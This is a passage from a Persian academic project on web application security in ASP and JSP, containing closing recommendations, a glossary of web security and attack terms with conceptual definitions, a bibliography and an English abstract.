امروزه اگر اهمیت امنیت وب بیشتر از امنیت شبکه نباشد، کمتر از آن نیست. چرا که روز به روز بر تعداد وب سایت ها افزوده می شود، کاربران اینترنت بیشتر می شوند و سازمان های بیشتری خدمات خود را از طریق وب ارائه می دهند و این در حالیست که درخواست های پروتکل HTTP/S از دیوارهای آتش عبور کرده و کاملا مجاز تلقی می شوند و اگر آسیب پذیری ای در وب وجود داشته باشد، علاوه بر شبکه داخلی، کاربران نیز در معرض خطر جدی قرار می گیرند. در واقع امنیت یک حلقه زنجیر است که قدرت آن به اندازه ضعیف ترین حلقه این زنجیر است؛ و سرویس دهنده وب نیز حلقه ای مهم در این زنجیر است. میزان آسیب پذیری برنامه های کاربردی تحت وب همچنان بالاست و هر روز چندین برنامه آسیب پذیر معرفی می گردند و همچنین آسیب پذیری های جدید با تکنولوژی های جدید نیز دائما پدیدار می شوند. این در حالی صورت می گیرد که اگر برنامه‌نویسان و توسعه دهندگان برنامه های کاربردی تحت وب از آسیب پذیری ها و نحوه مقابله با آنها اطلاع داشتند، می توانستند جلوی حملات شناخته شده علیه وب را به وسیله کدهایشان بگیرند.

میزان آسیب پذیری ها و حملات برنامه های کاربردی تحت وب بسیار زیاد است، اما آگاهی از ۱۰ آسیب پذیری مهم و جلوگیری از آنها کافیست تا برنامه ای با ضریب امنیت بالا به وجود بیاید. گفتنیست امروزه بیشتر سایت ها در مقابل حملاتی که روی کاربران دیگر اثر می گذارند آسیب پذیرند. حمله علیه برنامه های کاربردی تحت وب یا وب سایت ها به طور خلاصه از دو مرحله شناسایی و یافتن آسیب پذیری ها تشکیل شده است. که آسیب پذیری ها در دو حالت جعبه سیاه و جعبه سفید بررسی می شوند. در حالت جعبه سیاه کدهای برنامه در دسترس نیستند و بررسی آسیب پذیری ها از راه دور انجام می گردد. برای یافتن آسیب پذیری ها در کد برنامه، کافیست با زبان آن برنامه آشنایی داشت و

نشانه های آسیب پذیری را نیز شناخت و به صورت ساختار یافته یا با الگوریتمی مشخص به دنبال آسیب پذیری ها بود.

برای امن سازی کدهای برنامه نیز برای هر آسیب‌پذیری نکات امنیتی مانند کنترل ورودی های کاربر و یا کنترل های دسترسی و مانند آن، بسته به نوع آسیب پذیری، وجود دارد. راه های مقابله در برخی آسیب پذیری ها باهم مشترکند؛ که اگر این نکته امنیتی مشترک پیاده سازی گردد، جلوی یک دسته از آسیب پذیری ها گرفته می شود. همچنین باید مسائلی را که به اشتباه برای امن سازی استفاده می شود، شناخت و از انجام آن ها پرهیز کرد. استفاده از راهکارهای پیشگیرانه، جهت دشوار نمودن راه نفوذ که باعث اخلال در دو مرحله اساسی حمله می شود نیز قویا توصیه می شود، چرا که شاید با این کار برنامه نویس بتواند سریع تر از نفوذگران آسیب پذیری ها را پیدا کرده و آن ها را برطرف کند.

۶. پیشنهادات:

هم اکنون، وب سایت های بسیاری با زبان های گوناگون وجود دارند که از لحاظ امنیتی در وضعیت نامعلومی قرار دارند و خواندن دوباره کدهای آنها بسیار سخت تر از ساخت دوباره آنهاست. همانطور که قبلا نیز گفته شد، آمارها نشان می دهد بطور متوسط ۵ تا ۱۵ ایراد در هر ۱۰۰۰ خط کد وجود دارد[۱] و پیدا کردن هر کدام از این ایرادات بین ۲ تا ۹ ساعت زمان می برد[۲]. بنابراین خواندن تمام کدهای یک سایت برای پیدا کردن آسیب پذیری ها توسط انسان کاری بسیار زمان بر است، ضمن اینکه نمی توان از خطاهای انسانی که همواره وجود دارند چشم پوشی کرد. همچنین حجم آسیب پذیری های منتشر شده در هر سال به حدی است که مطالعه سالانه آنها می تواند در بهترین حالت بیشتر از ۷۰۰ ساعت طول بکشد[۳]. علاوه بر بحث زمان، ارائه وصله[۴] ها خود عملیاتی هزینه بر بوده و شرکت ها متحمل هزینه های سنگین جهت ارائه و گسترش وصله ها می شوند[۵].

امروزه اکثر برنامه های پیدا کننده آسیب پذیری های برنامه های کاربردی تحت وب، به صورت جعبه سیاه[۶] (و صرف نظر از کدهای منبع) عمل می کنند. در نتیجه بسیاری از آسیب پذیری های برنامه های کاربردی تحت وب پنهان مانده و در صورت فاش شدن توسط نفوذگران بسیار خطرناک خواهند بود.

لذا پیشنهاد می شود تحقیقات در زمینه ساخت یک برنامه تحلیل گر امنیتی وب که با توجه به کدهای منبع اقدام به پیدا کردن آسیب پذیری می کند، ادامه پیدا کند.

---

[1] Us Dept. of Defense and the software Engineering Institute
[2] 5 year pentagon study
[3] Intel white paper, CERT, ICSA Labs
[4] patch
[5] Gartner group
[6] Black Box

۷. پیوستها:

۱.۷. واژه نامه امنیت وب:

این واژه نامه به صورت الفبایی از واژگان و اصطلاحات رایج امنیت وب با توجه به کنسرسیوم امنیت برنامه های کاربردی تحت وب[1] تهیه شده است:

Abuse of Functionality:

یک تکنیک حمله است که از خصیصه ها و کارایی یک وب سایت در جهت خراب کردن، کلاه برداری و یا غلبه بر کنترل های دسترسی استفاده می کند.

ActiveX Controls:

برنامه ای که control نامیده می شود با استفاده از تکنولوژی های Activex Controls توسعه داده می شود. کنترل های Activex می توانند به وسیله مرورگر های وبی که این تکنولوژی را فعال کرده باشند download و اجرا شوند. کنترل های ActiveX مجموعه ای از قوانین هستند که چگونگی به اشتراک گذاری اطلاعات بین برنامه های کاربردی را معلوم می کنند. این کنترل ها می توانند با زبان های C,C++,Visual Basic و Java نوشته شوند.

AJAX:

AJAX به کلمات JavaScript و XML برمیگردد. این تکنولوژی که بر پایه مرورگر است به یک وب سایت اجازه می دهد تا بدون باز تازه کردن صفحه برای کاربر، به وسیله شی XMLHttpRequest در JavaScript، درخواست های اضافی کاربران را به منابع یک وب سایت انجام دهد.

[1] Web Application Security Consortium, http://www.webappsec.org/

Anti-Automation:

یک اقدام امنیتی است که با اجرای یک تست تورینگ (Turing Test) فقط اجازه عبور انسان (و نه ماشین) را می دهد؛ و با این کار برنامه های خودکاری را که از قابلیت های سایت استفاده می کنند متوقف می کنند.

Application Server:

یک سرویس دهنده نرم افزاری، که معمولا از HTTP استفاده می کند و توانایی اجرای صفحات پویای برنامه های کاربردی تحت وب را دارد. در اینجا میان افزارهایی (middleware) نیز وجود دارند که این قطعه های نرم افزاری نزدیک یا روی سرویس دهنده وب نصب می شوند و در موقع نیاز فراخوانی می شوند.

Authentication:

فرایند بررسی هویت یا مکان یک کاربر، یک سرویس یا یک برنامه کاربردی را Authentication گویند. تایید اعتبار از طریق حداقل سه مکانیسم صورت می گیرد: ۱- چیزی که ما داریم (نظیر یک سخت افزار یا یک کارت) ۲- چیزی که ما می دانیم (نظیر یک پسورد) ۳- چیزی که ما هستیم (مانند اثر انگشت). برنامه تایید اعتبار ممکن است سرویس های متفاوتی را به بنا به مکان، نحوه دسترسی، زمان روز و مانند آن ارائه دهد.

Authorization:

تعیین اینکه یک کاربر، یک سرویس و یا یک برنامه به چه منابعی مجوز دسترسی دارد را Authorization گویند. منابع قابل دسترس می توانند URLها، فایلها، پوشه ها، servletها، پایگاه های داده، مسیرهای اجرایی و مانند آن باشند.

Backup File Disclosure:

این کلمه منسوخ شده و به جای آن Predictable File Location وجود دارد.

Basic Authentication:

یک شکل ساده از Authentication طرف کاربر که در HTTP پشتیبانی می شود. کاربر HTTP یک header درخواست که شامل رمز شده نام کاربری و پسورد با الگوریتم Base64 است به طرف سرور می فرستد. اگر نام کاربری و پسورد معتبر باشد، سرویس دهنده وب اجازه دسترسی به منابع درخواست شده را به کاربر می دهد.

Brute Force:

یک فرایند خودکار است که از روش آزمایش و خطا برای حدس زدن رشته سری که از یک سیستم محافظت می کند، استفاده می کند. مثال های از این رشته محرمانه می تواند نام های کاربری، رمزهای عبور یا کلیدهای مخفی باشد.

Buffer Overflow:

یک تکنیک سو استفاده است که جریان یک برنامه کاربردی را با بازنویسی قسمتی از حافظه به نفع خود تغییر می دهد. Buffer Overflow ها نتیجه معمول عملکرد بد نرم افزارهاست. اگر داده ای که در بافر نوشته می شود از حد خود عبور کند، حافظه مجاور آن خراب می شود و به صورت معمول ایجاد خطا می کند. مهاجم ممکن است بتواند از وضعیت سرریز بافر برای تغییر فرایند اجرای برنامه بهره برداری کند. سرریز کردن بافر و نوشتن مجدد اشاره گر پشته (memory-stack) ممکن است منجر به اجرای دستورات دلخواه سیستم عامل شود.

CGI Scanner:

یک برنامه امنیتی خودکار که به دنبال آسیب پذیری های شناخته شده سرویس دهنده های وب و برنامه های تحت وب پرکاربرد و رایج می گردد. اغلب CGI Scannerها در بررسی های خود خیلی دقیق نیستند و فقط یک سری از درخواست های HTTP را در مقابل رشته های CGI شناخته شده بررسی می کنند.

CGI Security:

این اصطلاح منسوخ شده. به جای آن از Web Application Security استفاده می کنند.

Client-Side Scripting:

یک خصیصه مرورگر وب است که کارایی و پویایی صفحات HTML را افزایش می دهد. مثال هایی از زبان های Client-Side Scripting (در طرف کاربر) عبارتند از JavaScript، JScript و VBScript.

Common Gateway Interface:

به صورت مخفف CGI. یک استاندارد برنامه سازی برای نرم افزار ها جهت وصل شدن به برنامه های کاربردی مقیم در سرویس دهنده های وب و اجرای آنها می باشد.

Configuration File Disclosure:

این اصطلاح منسوخ شده. Predictable File Location را ببینید.

Content Spoofing:

تکنیک حمله ای است که در آن یک کاربر فریب یک سایت تقلبی را می خورد و فکر می کند که سایت تقلبی همان سایت اصلی با اطلاعات درست است.

Cookie:

داده های کوچکی که به وسیله یک سرویس دهنده به سمت کاربر وب ارسال می شوند، که می توانند ذخیره شوند و بعدا بازیابی گردند.

Cookie Manipulation:

تغییر دادن و دستکاری مقادیر کوکی ها، روی مرورگر وب کاربر، برای به کارگیری یک ضعف امنیتی آشکار شده روی برنامه کاربردی تحت وب را Cookie Manipulation گویند. مهاجمان معمولا مقادیر کوکی های خود را برای به دست آوردن هویت جعلی در یک وب سایت دستکاری می کنند. این حالت یک مثال از مشکل اعتماد کردن به کاربر است که فرض شود همیشه ورودی های معقول می فرستد.

Cookie Poisoning:

این اصطلاح منسوخ شده است. اصطلاح Cookie Manipulation را ببینید.

Cross-Site Scripting:

به طور خلاصه XSS نامیده می شود. یک تکنیک حمله است که یک وب سایت را مجبور می کند تا داده های تهیه شده توسط کاربر را انعکاس دهد تا در مرورگر یک کاربر دیگر اجرا شود. وقتی یک کاربر

مورد حمله XSS واقع می شود، مهاجم به تمام محتویات مرور گر وب وی (نظیر کوکی ها، تاریخچه، نسخه برنامه های کاربردی و مانند آن) دسترسی دارد.

Debug Commands:

ویژگی های اشکال زدایی برنامه های کاربردی یا فرمان هایی که کمک به شناسایی خطاهای برنامه نویسی در حین فرایند توسعه نرم افزار می کنند.

Denial of Service:

به طور خلاصه DoS. تکنیک حمله ایست که تمامی منابع موجود وب سایت را به قصد متوقف کردن دسترسی های مجاز مصرف می کند. این منابع شامل زمان CPU، به کارگیری حافظه، پهنای باند، فضای دیسک و مانند آن می باشند. وقتی یکی از این منابع به ظرفیت نهایی خود برسد، دسترسی معمولی کاربر به سیستم قطع خواهد شد.

Directory Browsing:

این اصطلاح منسوخ شده. Directory Indexing را ببینید.

Directory Enumeration:

این اصطلاح منسوخ شده. Predictable File Location را ببینید.

Directory Indexing:

خصیصه عادی یک سرویس دهنده وب معمول است که باعث نمایش محتویات یک پوشه وقتی هیچ فایل اصلی ای موجود نباشد می شود.

Directory Traversal:

تکنیکی برای سو استفاده از وب سایت است که از طریق دسترسی به فایل ها و فرامین فراتر از پوشه اصلی اسناد حاصل می شود. بسیاری از وب سایت ها دسترسی کاربران را به یک قسمت مشخص از فایل های سیستم که به طور نمونه پوشه اصلی اسناد یا پوشه اصلی CGI نامیده می شود، محدود می کنند. این پوشه ها شامل فایل ها و اجرا شدنی هایی برای استفاده عموم هستند. در بیشتر حالات، یک کاربر نباید به فایل هایی فراتر (بیرونتر) از این نقطه دسترسی پیدا کند.

DOM Based Cross Site Scripting:

DOM Based Cross-Site Scripting یا DOM Based XSS یک حمله Cross-Site Scripting است که از یک برنامه نویسی JavaScript نا امن (یا به صورت کلی طرف کاربر) استفاده می کند که در صفحات پاسخ، شرایط یک XSS اتفاق می افتد. در این تکنیک، مهاجم اجرای JavaScript را در صفحه ای که به صورت غیر امن از داده های URL یا Referrer (صفحه ای که از آن آمده) استفاده می کند، تغییر می دهد. این script ممکن است تابع ()eval را برای اجرای کدهای مغرضانه و یا جاسازی کردن آن در DOM (که بنابراین مرورگر آن را به عنوان یک JavaScript می انگارد و آن را اجرا می کند) به کار برد. این تکنیک با یک XSS استاندارد که در آن داده های مغرضانه از طرف سرور در یک صفحه جا سازی می شوند، متفاوت است. در برخی حالات، Dom Based XSS می تواند طوری هدایت شود که کدهای مخرب حتی به سرویس دهنده وب نیز نرسند که در این حالت وقوع حمله از دید سرویس دهنده مخفی می ماند.

Encoding Attacks:

یک تکنیک سو استفاده است که به وسیله تغییر شکل داده های کاربر و گذر از فیلترهای بررسی کننده، به وقوع حمله کمک می کند.

Extension Manipulation:

این اصطلاح منسوخ شده است. عبارت Filename Manipulation را ببینید.

File Enumeration:

این اصطلاح منسوخ شده است. عبارت Predictable File Location را ببینید.

Filename Manipulation:

یک تکنیک حمله برای سو استفاده از وب سایت است که با دستکاری نام فایلها در URL باعث رخ دادن خطا در برنامه، کشف محتویات پنهان یا نمایش کدهای منبع یک برنامه می شود.

Filter-Bypass Manipulation:

Encoding Attacks را ببینید.

Forced Browsing:

Predictable File Location را ببینید.

Form Field Manipulation:

تغییر یا دستکاری مقادیر ورودی فرم های HTML یا داده های پست شده HTML به منظور سو استفاده از ضعف های امنیتی به وجود آمده در برنامه می باشد.

Format String Attack:

یک تکنیک سو استفاده است که جریان برنامه را با استفاده از ویژگیهای کتابخانه فرمت رشته ها، برای دسترسی به دیگر فضاهای حافظه تغییر می دهد.

Frame Spoofing:

این اصطلاح منسوخ شده است. Content Spoofing را ببینید.

Hypertext Transfer Protocol:

مخفف آن HTTP است. یک پروتکل است که در World Wide Web مورد استفاده قرار می گیرد. HTTP راه فرستادن درخواست ها از کاربر به سرویس دهنده و همچنین چگونگی پاسخ سرویس دهنده به درخواست ها را مشخص می کند.

HTTP Request Smuggling:

HTTP Request Smuggling از اختلاف های تجزیه ای (parsing) وقتی یک یا چند دیوایس (مثل cache server، proxy server، web application firewall و مانند آن) در مسیر جریان داده بین کاربر و سرویس دهنده وب وجود دارند، بهره می گیرد. این کار در حالی که حمله های مختلفی را مانند Web Cache Poisoning، Session Hijacking، Cross-Site Scripting رقم می زند، توانایی عبور از دیوار آتش حفاظتی برنامه کاربردی تحت وب را دارد. مهاجم بسته های فریب

دهنده مخصوصی به صورت درخواست های HTTP می فرستد که باعث می شود دو دیوایس مورد حمله (مثلا پروکسی و سرویس دهنده وب یا دیوار آتش و سرویس دهنده وب) دو درخواست متفاوت از هم را ببینند که به نفوذگر اجازه می دهد تا درخواست خود را به صورت مخفیانه به یک دیوایس برساند بدون آنکه دیوایس دیگر متوجه آن شود.

HTTP Response Smuggling:

این تکنیک قدرت یافته تکنیک HTTP Response Splitting می باشد که می تواند پیشگیری های ضد HTTP Response Splitting را دور بزند. این تکنیک از حالت مشابه HTTP Request Smuggling استفاده می کند و از اختلافات بین آنچه ضد HTTP Response Splitting به عنوان HTTP response stream می شناسد و response streamای که به وسیله یک سرویس دهنده پروکسی (یا یک مرورگر) تجزیه شده است بهره می برد. بنابراین در حالیکه مکانیسم ضد HTTP Response Splitting ممکن است یک response stream را بی ضرر در نظر بگیرد (single HTTP response)، یک پروکسی یا مرورگر می تواند هنوز آن را به عنوان دو HTTP response تجزیه کند و بنابراین در معرض خطر تمامی نتیجه های تکنیک اصلی HTTP Response Splitting قرار بگیرد. برای مثال برخی از مکانیسم های ضد HTTP Response Splitting که در بعضی موتورهای برنامه کاربردی استفاده می شوند، برنامه را از ورود یک header شامل CR+LF برای پاسخ ممنوع می کنند. با این حال مهاجم هنوز می تواند برنامه را مجبور به ورود یک header شامل CRها کند، پس مکانیسم دفاع را دور می زند. بعضی از سرویس دهنده های پروکسی ممکن است هنوز CR را فقط به عنوان یک جداکننده header (و پاسخ) در نظر بگیرند، و در چنین شرایطی ترکیب سرویس دهنده وب و سرویس دهنده پروکسی هنوز در مقابل حمله ای که ممکن است cache پروکسی را آلوده کند آسیب پذیر است.

HTTP Response Splitting:

این حمله باعث می شود تا سرویس دهنده وب دو پاسخ HTTP بفرستد، که در حالت معمول باید تنها یک پاسخ HTTP می فرستاد (به همین دلیل Response Splitting نامگذاری شده). این حمله

ممکن است به صورت تزریق پاسخ HTTP (HTTP response injection) توصیف شود، و معمولا به وسیله تزریق داده های مخرب به یک header پاسخ HTTP هدایت می شود و از کاراکترهای CR+LF برای شکل دهی و اتمام پاسخ اول استفاده می کند و سپس پاسخ اضافی را شکل داده و آن را کنترل می کند. وجود قسمت دوم، پاسخ غیر مترقبه به مهاجم کمک می کند تا کاربری را که این پاسخ اضافی را دریافت کرده بفریبد و او را مجبور کند تا ابتدا درخواست دوم را بفرستد. سپس این کاربر پاسخ دوم (کنترل شده توسط مهاجم) را با قسمت دوم درخواست (کنترل شده توسط مهاجم) مطابقت می دهد. نتیجه نهایی آنکه (با توجه به جفت دوم درخواست-پاسخ کاربر) کاربر مجبور می شود تا درخواست دلخواه مهاجم را به طرف سرور نفوذپذیر بفرستد و در پاسخ، کاربر جواب فریبنده دلخواه مهاجم را دریافت می کند.

Information Leakage:

وقتی است که یک وب سایت داده های حساس نظیر توضیحات برنامه نویس یا پیغام های خطا را آشکار می کند که نفوذگر را در سو استفاده از سیستم کمک می کند.

Insufficient Authentication:

زمانیست که وب سایت به مهاجم اجازه می دهد تا به اطلاعات حساس یا توابع سیستم بدون بررسی هویت، دسترسی پیدا کند.

Insufficient Authorization:

زمانیست که وب سایت به مهاجم اجازه می دهد تا به اطلاعات حساس یا توابع سیستم که نیازمند افزایش سطح دسترسی محدود هستند، دسترسی پیدا کند.

Insufficient Session Expiration:

زمانیست که وب سایت به مهاجم اجازه می دهد تا از Session Credential های قدیمی یا Session ID ها برای اهراز هویت، مجددا استفاده کند.

Insufficient Process Validation:

زمانیست که یک وب سایت به مهاجم اجازه می دهد تا جریان بررسی برنامه کاربردی را دور بزند یا فریب دهد.

Java:

یک زبان برنامه نویسی معمول که توسط Sun Microsystems(tm) توسعه یافته است.

Java Applets:

یک applet برنامه ایست که با زبان Java نوشته می شود و می تواند در یک صفحه وب به کار رود. وقتی که یک مرورگر با توانایی دیدن Java، یک صفحه شامل applet را مرور کند، کد ها توسط Java Virtual Machine(JVM) اجرا می شوند.

JavaScript:

یک زبان معمول اسکریپت نویسی طرف کابر که برای ایجاد محتویات صفحه وب پویا استفاده می شود.

Known CGI file:

Predictable File Location را ببینید.

Known Directory:

Predictable File Location را ببینید.

LDAP Injection:

یک تکنیک برای سو استفاده از وب سایت به وسیله تغییر عبارات LDAP انتهایی از طریق دستکاری ورودی برنامه می باشد. شبیه متدولوژی SQL Injection می باشد.

Meta-Character Injection:

یک تکنیک حمله است که با فرستادن کاراکترهای مخصوص به عنوان داده ورودی که هرکدام معانی خاصی برای برنامه کاربردی تحت وب دارند، از وب سایت سو استفاده می کند. Meta-Characterها کاراکترهایی با معانی خاص برای زبان های برنامه نویسی، فرمان های سیستم های عامل، فرایندهای خاص برنامه، درخواست های پایگاه داده و مانند آن هستند. این کاراکترهای خاص می توانند رفتار یک برنامه کاربردی تحت وب را کاملا تغییر دهند.

Null Injection:

یک تکنیک سو استفاده است که برای گذر از فیلترهای بررسی صحت داده با استفاده از اضافه کردن کاراکترهای null-byte رمز شده در URL، به عنوان داده ورودی کاربر، انجام می شود. وقتی توسعه دهندگان برنامه های کاربردی تحت وب را با زبان های گوناگون می سازند، این برنامه های کاربردی معمولا داده ها را برای پردازش بیشتر و کارایی بالاتر به توابع C سطح پایین تر می فرستند. حال اگر رشته فرستاده شده توسط کاربر شامل کاراکتر null (\0) باشد، برنامه کاربردی تحت وب ممکن است پردازش رشته را در نقطه null متوقف کند. Null Injection یک شکل حمله Meta-Character است.

OS Command Injection:

OS Commanding را ببینید.

OS Commanding:

یک تکنیک حمله است که از وب سایت، به وسیله اجرای فرمان های سیستم عامل از طریق دستکاری ورودی برنامه کاربردی، سو استفاده می کند.

Page Sequencing:

Insufficient Process Validation را ببینید.

Parameter Tampering:

تغییر یا دستکاری نام پارامترها و ارزش آنها را در یک URL گویند. همچنین به عنوان URL Manipulation شناخته می شود.

Password Recovery System:

یک فرایند خودکار که به کاربر اجازه می دهد تا در صورت فراموش کردن یا گم کردن رمز عبور خود، آن را بازیابی یا ریست کند.

Predictable File Location:

تکنیکی برای دسترسی به محتویات یا توابع پنهان یک سایت است که به وسیله حدس زدن های هوشمندانه به صورت دستی یا خودکار روی نام و مکان فایل ها انجام می شود. مکان های قابل

پیشبینی می تواند شامل دایرکتوری ها، CGIها، فایل های تنظیمات، فایل های پشتیبان، فایل های موقت و مانند آن باشد.

Secure Sockets Layer:

به صورت مخفف SSL. یک پروتکل کلید عمومی استاندارد صنعتی که برای ساختن تونل های امن بین دو دیوایس مرتبط در شبکه به کار می رود. برای ارتباطات وب HTTP به HTTPS تبدیل می شود.

Session Credential:

رشته ای از داده است که توسط سرویس دهنده وب درست می شود و معمولا در یک کوکی یا URL ذخیره می شود.

Session Fixation:

یک تکنیک حمله است و کاری میکند تا Session Credential یا Session ID کاربر یک مقدار ثابت معلوم را اختیار کند.

Session Forging:

Session Prediction را ببینید.

Session Hi-Jacking:

نتیجه فاش شدن session کاربر توسط مهاجم است. مهاجم می تواند از این session دزدیده شده استفاده کند و خودش را به جای کاربر اصلی جا بزند.

Session ID:

یک رشته داده است که توسط سرویس دهنده ساخته می شود و معمولا در یک کوکی یا یک URL ذخیره می شود. یک Session ID نشست کاربر را دنبال می کند و یا شاید فقط پیمودن یک سایت توسط وی را پیگیری کند.

Session Manipulation:

یک تکنیک حمله برای دزدیدن نشست کاربر دیگر به وسیله تغییر مقدار Session ID یا Session Credential است.

Session Prediction:

یک تکنیک حمله برای ساختن Session Credential های تقلبی یا حدس زدن Session ID فعلی کاربر است و اگر موفق باشد، مهاجم می تواند با استفاده از نشست دزدیده شده خودش را به جای یک کاربر دیگر جا بزند.

Session Replay:

وقتی است که یک وب سایت به مهاجم اجازه می دهد تا دوباره از یک Session Credential قدیمی یا Session ID قدیمی برای Authorization استفاده کند.

Session Tampering:

Session Manipulation را ببینید.

SQL Injection:

یک تکنیک حمله برای سو استفاده از یک وب سایت به وسیله تغییر عبارات SQL نهایی از طریق دستکاری ورودی های برنامه کاربردی می باشد.

SSI Injection:

یک تکنیک حمله طرف سرور است که به مهاجم اجازه می دهد تا کدهای خود را داخل برنامه کاربردی بفرستد که به وسیله سرویس دهنده وب اجرا خواهد شد.

Transport Layer Security:

به صورت مخفف TLS. یک جانشین امن تر به جای SSL. پروتکل TLS پوشیدگی ارتباطات در اینترنت را تامین می کند. این پروتکل به برنامه های کاربردی (client/server) اجازه می دهد تا ارتباطات خود را به گونه ای برقرار کنند تا از استراق سمع کردن، تغییر های نادرست یا پیام های جعلی در امان بمانند. TLS بر پایه پروتکل SSL بنا شده اما این دو سیستم قابل کارکردن به طور همزمان نیستند (باهم سازگار نیستند).

Universal Resource Locator:

به صورت مخفف URL. یک راه استاندارد برای تشخیص مکان یک شی، معمولا یک صفحه وب، روی اینترنت می باشد.

Unvalidated Input:

وقتی است که یک برنامه کاربردی تحت وب، صحت داده های فرستاده شده توسط کاربر را به درستی بررسی نمی کند.

URL Manipulation:

تغییر یا دستکاری نام و مقادیر پارامترهای یک برنامه کاربردی تحت وب را URL Manipulation گویند.

User-Agent Manipulation:

تکنیکی برای گذر از محدودیت نوع مرورگر توسط یک وب سایت است که به وسیله تغییر مقدار فرستاده شده در header تحت عنوان HTTP User-Agent انجام می شود.

Verbose Messages:

قسمت های اطلاعات جزئی که توسط یک وب سایت آشکار می شوند که می توانند مهاجم را در سو استفاده از سیستم یاری دهند.

Visual Verification:

شیو های تصویرگرای ضد سیستم های خودکار هستند و برای توقف برنامه های خودکار که از کارایی یک وب سایت استفاده می کنند، به این صورت که وجود یک هوشیاری را می سنجند، به کار می روند.

Weak Password Recovery Validation:

زمانیست که وب سایت اجازه می دهد تا مهاجم به طور غیر قانونی رمز عبور کاربر دیگر را به دست آورد، تغییر دهد یا بازیابی کند.

Web Application:

یک نرم افزار کاربردی که به وسیله سرویس دهنده وب (که به درخواست های صفحات وب پویا پاسخ می دهد) اجرا می شود.

Web Application Scanner:

Web Application Vulnerability Scanner را ببینید.

Web Application Security:

علم امنیت اطلاعات در رابطه با World Wide Web، HTTP و نرم افزار های کاربردی تحت وب را Web Application Security گویند.

Web Application Firewall:

یک دیوایس واسط که بین کاربر وب و سرویس دهنده وب قرار می گیرد و پیغام های OSI Layer-7 را برای تشخیص تخطی از سیاست امنیتی برنامه ریزی شده، بررسی می کند. دیوار آتش برنامه کاربردی تحت وب به عنوان یک دیوایس حفاظت کننده سرویس دهنده وب از حملات استفاده می شود.

Web Application Vulnerability Scanner:

یک برنامه خودکار امنیتی است که به دنبال آسیب پذیری های امنیتی نرم افزارها روی برنامه های کاربردی تحت وب می گردد.

Web Browser:

برنامه ای برای نمایش صفحات وب Hypertext Markup Language (HTML) فرستاده شده توسط یک سرویس دهنده است.

Web (or browser) Cache Poisoning:

عمل اضافه کردن یا بازنویسی cache وارده (caching یک سرویس دهنده پروکسی یا یک مرورگر) با داده های مخرب یا فریب دهنده را Cache Poisoning گویند. در حالت قوی این عمل، یک مهاجم می تواند ورودی های دلخواه (نظیر URL انتخابی، یا یک صفحه با محتویات دلخواه) را وارد cache کند. در HTTP Response Splitting (توضیح داده شده) مهاجم می تواند مسیر URL و پرس و جو (host، port و scheme باید پذیرنده آسیب پذیری باشند) و کل محتویات صفحه را به دلخواه انتخاب کند. در HTTP Request Smuggling مهاجم می تواند مانند HTTP Response Splitting، URL را انتخاب کند اما محتویات صفحه را باید از یک URL روی همان سایت انتخاب کند. در هر صورت Cache Poisoning می تواند به عنوان یک شکل از تغییر ظاهر (defacement) در نظر گرفته شود که وسعت آن به وسیله منطقه زیر پوشش cache (مثل browser برای ۱ کاربر، forward proxy برای ۱ سازمان یا ISP، reverse proxy برای همه کاربران) و توانایی حمله (دسترسی به تمامی صفحه روی index.html/ و یا دسترسی به بخشی از آن) تعیین می شود.

Web Security:

Web Application Security را ببینید.

Web Security Assessment:

فرایند اجرای وارسی امنیتی یک برنامه کاربردی تحت وب به وسیله جستجوی عیوب طراحی، آسیب پذیری ها و ضعف های ذاتی آن است.

Web Security Scanner:

Web Application Vulnerability Scanner را ببینید.

Web Server:

یک نرم افزار همه منظوره است که با در خواست های HTTP سر و کار دارد و به آنها پاسخ می دهد. یک سرویس دهنده وب ممکن است از یک برنامه کاربردی تحت وب برای محتویات صفحات وب پویا استفاده کند.

Web Service:

یک نرم افزار کاربردی است که از پیام ها با قالب Extensible Markup Language(XML) برای ارتباط روی HTTP استفاده می کند. عمدتا نرم افزارهای کاربردی ترجیحا با سرویس های وبی (web services) بیشتر از کاربران معمولی فعل و انفعال دارند.

۸. فهرست منابع:

1. Stuttard Dafydd, Pinto Marcus, "The Web Application Hacker's Handbook Discovering and Exploiting Security Flaws", Wiley Publishing Inc., 2008
2. Shema Mike, "Hack Notes Web Security Portable Reference", McGraw-Hill/Osborne, 2003
3. McClure Stuart, Scambray Joel, Kurtz George, "Hacking Exposed Fifth Edition Network Security Secrets & Solutions", McGraw-Hill/Osborne, 2005
4. Ambrosch Dl Robert, "Hacking 101" Workshop, Wien, 8 Nov., 2007
5. Gartner, Nov 2005, http://gartner.com
6. Open Web Application Security Project, http://www.owasp.org/
7. Web Application Security Consortium, http://www.webappsec.org/
8. http://en.wikipedia.org/
9. http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html
10. http://www.webwizguide.com/kb/asp_tutorials/what_is_asp.asp
11. http://java.sun.com/products/jsp/faq.html
12. http://condor.depaul.edu/~mwright1/j2ee/
13. http://j2ee.masslight.com/Chapter1.html
14. Http://www.mitre.org/
15. Checklist: ASP Security (IIS 6.0), http://www.microsoft.com/technet/prodtechnol/WindowsServer2003/Library/IIS/27043ff9-b319-4ad6-b530-a7ddfd8fcff3.mspx?mfr=true
16. PCI Data Security Standard v1.1, https://www.pcisecuritystandards.org/
17. http://ha.ckers.org/
18. Http://www.bugreport.ir
19. Http://www.securityfocus.com
20. Http://www.milw0rm.com

Abstract: This project is about web application security in ASP and JSP. Basic concepts about web applications and the web languages is discussed in the first chapter. In the next chapter, core security problems of web applications and the most important web applications' vulnerabilities is mentioned. In the third chapter, with trend of identifying attack steps on web applications, mapping the application and searching for the vulnerabilities have been examined. Finally, the last chapter is about protection methods and hardening against attack operation.

Key words: Security - Vulnerability - Web application - ASP - JSP